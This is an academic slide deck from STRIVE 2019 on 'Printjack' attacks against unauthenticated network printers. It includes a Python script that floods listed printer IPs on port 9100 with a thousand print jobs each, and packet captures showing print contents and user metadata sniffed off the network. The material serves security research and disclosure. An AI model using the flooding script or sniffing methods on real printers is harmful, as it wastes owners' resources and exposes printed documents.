
STRIVE 2019
Turku, Finland

You Overtrust Your Printer

Giampaolo Bella and Pietro Biondi


Introduction: the IoT world



IoT: network printers

Network printers are provided with:

- web interface port 80
- raw printing port 9100



PROBLEM


Authentication

DOS

Confidentiality

Summary of the contributions


SHODAN



GDP	Country	IPs with responding 9100 port
1	Germany	12.891
2	Russia	9.737
3	United Kingdom	6.349
4	France	6.634
5	Italy	2.787
6	Spain	2.088
7	Turkey	835
8	Poland	1.425
9	Netherlands	4.934
10	Switzerland	624

Table 1. IPs with responding 9100 port per country, sorted by country's GDP

Summary of the contributions (cont.)




		risk impact				
risk likelihood		MINOR	MODERATE	MAJOR	SEVERE	CATASTROPHIC
	RARE	LOW	LOW	LOW	LOW	LOW
	UNLIKELY	LOW	LOW	MEDIUM	MEDIUM	MEDIUM
	POSSIBLE	LOW	MEDIUM	MEDIUM	HIGH	HIGH
	LIKELY	LOW	MEDIUM	HIGH	HIGH	EXTREME
	ALMOST CERTAIN	LOW	MEDIUM	HIGH	EXTREME	EXTREME

Table 2. Evaluation of the risk level according to ISO/IEC 27005:2018

We define 3 types of attacks


Printjack attack 1: zombies for traditional DDoS

The CVE database can be used to search for *RCE* vulnerabilities for printers.



Printjack attack 2: paper DoS


Due to the lack of authentication on port 9100, we have built a script to exploit this port.



```
f = open("IPs.txt", "r") #file containing IPs of target printers
lines = f.readlines()
for ip in lines:
    textfile = open("bot.txt", "r") #ascii file to be printed
    textlines = textfile.readlines()
    for count in range(0,1000): #number of print jobs
        s = socket.socket()
        s.connect((ip, 9100))
        for line in textlines:
            s.send(line+"\n")
        s.close()
```

Printjack attack 3: privacy infringement

An attacker on the same network can read the ASCII content of the prints sent, for example, through the previous script



```
7894 192.168.65.36      192.168.65.59      TCP        74 54568 → 9100 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4160059799 TSecr=0 WS=128
7896 192.168.65.36      192.168.65.59      TCP        66 54568 → 9100 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=4160059800 TSecr=3229867445
7997 192.168.65.36      192.168.65.59      TCP        85 54568 → 9100 [PSH, ACK] Seq=1 Ack=1 Win=29312 Len=19 TSval=4160066485 TSecr=3229867445
8045 192.168.65.36      192.168.65.59      TCP        66 54568 → 9100 [FIN, ACK] Seq=20 Ack=1 Win=29312 Len=0 TSval=4160070195 TSecr=3229868114
8047 192.168.65.36      192.168.65.59      TCP        66 54568 → 9100 [ACK] Seq=21 Ack=2 Win=29312 Len=0 TSval=4160070196 TSecr=3229868485
```


```
  [Checksum Status: Unverified]
  Urgent pointer: 0
▸ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
▸ [SEQ/ACK analysis]
▸ [Timestamps]
  TCP payload (19 bytes)
▾ Data (19 bytes)
  Data: 6861636b6564207072696e7465722121212121210a
  [Length: 19]
```

```
0000  00 21 b7 a7 ba 38 08 00  27 03 1a 02 08 00 45 00   .!...8.. '.....E.
0010  00 47 e4 f2 40 00 40 06  52 0e c0 a8 41 24 c0 a8   .G..@.@. R...A$..
0020  41 3b d5 28 23 8c 90 f9  23 30 69 bf 1e a4 80 18   A;.(#... #0i.....
0030  00 e5 2e b2 00 00 01 01  08 0a f7 f5 93 b5 c0 83   ........ ........
0040  dd b5 68 61 63 6b 65 64  20 70 72 69 6e 74 65 72   ..hacked  printer
0050  21 21 21 21 0a                                     !!!!.
```

Printjack attack 3: privacy infringement - PDF (cont.)

An attacker can perform a MiTM in the network in which it is located to read the PDFs that are sent to the printer


GDPR art 5,par 2:"The controller shall be responsible for, and be able to demonstrate compliance with, paragraph 1 (‘accountability’)."



```
[(2)1(.)-1500.02(T)1(h)1(e)1( )-96.9832(c)1(o)1(n)1(t)1(
r)1(o)1(l)1(l)1.00162(e)1(r)1( )-105.02(s)1(h)1(a)0.998278
(l)1.00162(l)1( )-97.0133(b)1(e)1.00162( )-103.976(r)1(
e)1.00162(s)0.998278(p)1(o)1(n)1(s)1(i)1(b)1(l)-1.97819(
e)1( )-97.9848(f)19.9857(o)1(r)39.993(,)1( )-95.9732(a)
0.998278(n)1.00162(d)1.00162( )-101.985(b)0.998278(e)
0.998278( )-97.9916(a)]TJ
185.369 0 Td
[(b)1.00162(l)0.998278(e)0.998278( )-104.011(t)1.00162(
o)1.00162( )-90.0254(d)1.00162(e)0.998278(m)0.998278(
o)1.00162(n)0.998278(s)1.00162(t)1.00162(r)0.998278(a)
0.998278(t)1.00162(e)0.998278( )-90.0087(c)0.998278(
o)1.00162(m)0.998278(p)1.00162(l)0.998278(i)0.998278(a)
0.998278(n)1.00162(c)-1.98988(e)0.998278( )-90.9869(w)
0.998278(i)0.998278(t)1.00162(h)1.00162(,)1.00162(
)-103.013(p)0.998278(a)1.00162(r)0.998278(a)0.998278(
g)1.00162(r)0.998278(a)1.00162(p)0.998278(h)-1.99656(
)-94.0218(1)1.00162( )-98.9965<28>1.00162<91>1.00162(a)]TJ
181.667 0 Td
[(c)0.998278(c)0.998278(o)1.00162(u)1.00162(n)0.998278(
t)1.00162(a)1.00162(b)0.998278(i)-1.97652(l)0.998278(
i)1.00162(t)1.00162(y)0.99494<92>1.00162<29>1.00162(.)
```

Printjack attack 3: privacy infringement - PDF on Windows (cont.)

In the case of Windows, printers communicate via another port (65002) that uses a proprietary Microsoft protocol. We were not able to sniff the content of the PDF but only the metadata.



```
@PJL SET STRINGCODESET=UTF8
@PJL SET USERNAME="Pietro"
@PJL SET LMULTIPAGEPRINT=OFF
@PJL COMMENT Lexmark MS620 Series XL
@PJL LJOBINFO USERID="Pietro" HOSTID="PIETRO-BIONDI"
@PJL SET LHOSTID="PIETRO-BIONDI"
@PJL SET LHOSTJOBID="2"
@PJL SET JOBNAME="myfile.pdf"
@PJL SET LCOLORMODEL=BLACK
@PJL SET RENDERMODE=GRAYSCALE
```

Conclusions

- Due to the lack of authentication on the printers, DOS attacks and privacy can be caused

- The Printjack family of attacks demonstrates that printers are routinely not configured and used with security and privacy in mind

- Printjack 1: was mostly determined by its impact rather than by its likelihood

- Printjack 2: could be carried out both from a local attacking machine or from a remote one if the target printers are exposed over the Internet

- Printjack 3: can only be mounted against the user only if the attacker is on the same network

USE AT YOUR OWN RISK FOR ACADEMIC & NON-MALICIOUS PURPOSES.
This presentation is provided by the copyright holder and contributors "as is" and any express or implied warranties, including, but not limited to, the implied warranties of merchantability and fitness for a particular purpose are disclaimed. in no event shall the copyright holder or its contributors be liable for any direct, indirect, incidental, special, exemplary, or consequential damages (including, but not limited to, procurement of substitute goods or services; loss of use, data, or profits; or business interruption) however caused and on any theory of liability, whether in contract, strict liability, or tort (including negligence or otherwise) arising in any way out of the use of this software, even if advised of the possibility of such damage.

Thank you for your attention

Pietro Biondi

✉ pietro.biondi94@gmail.com

🌐 www.pietrobiondi.it

Giampaolo Bella

giamp@dmi.unict.it ✉

www.dmi.unict.it/~giamp/ 🌐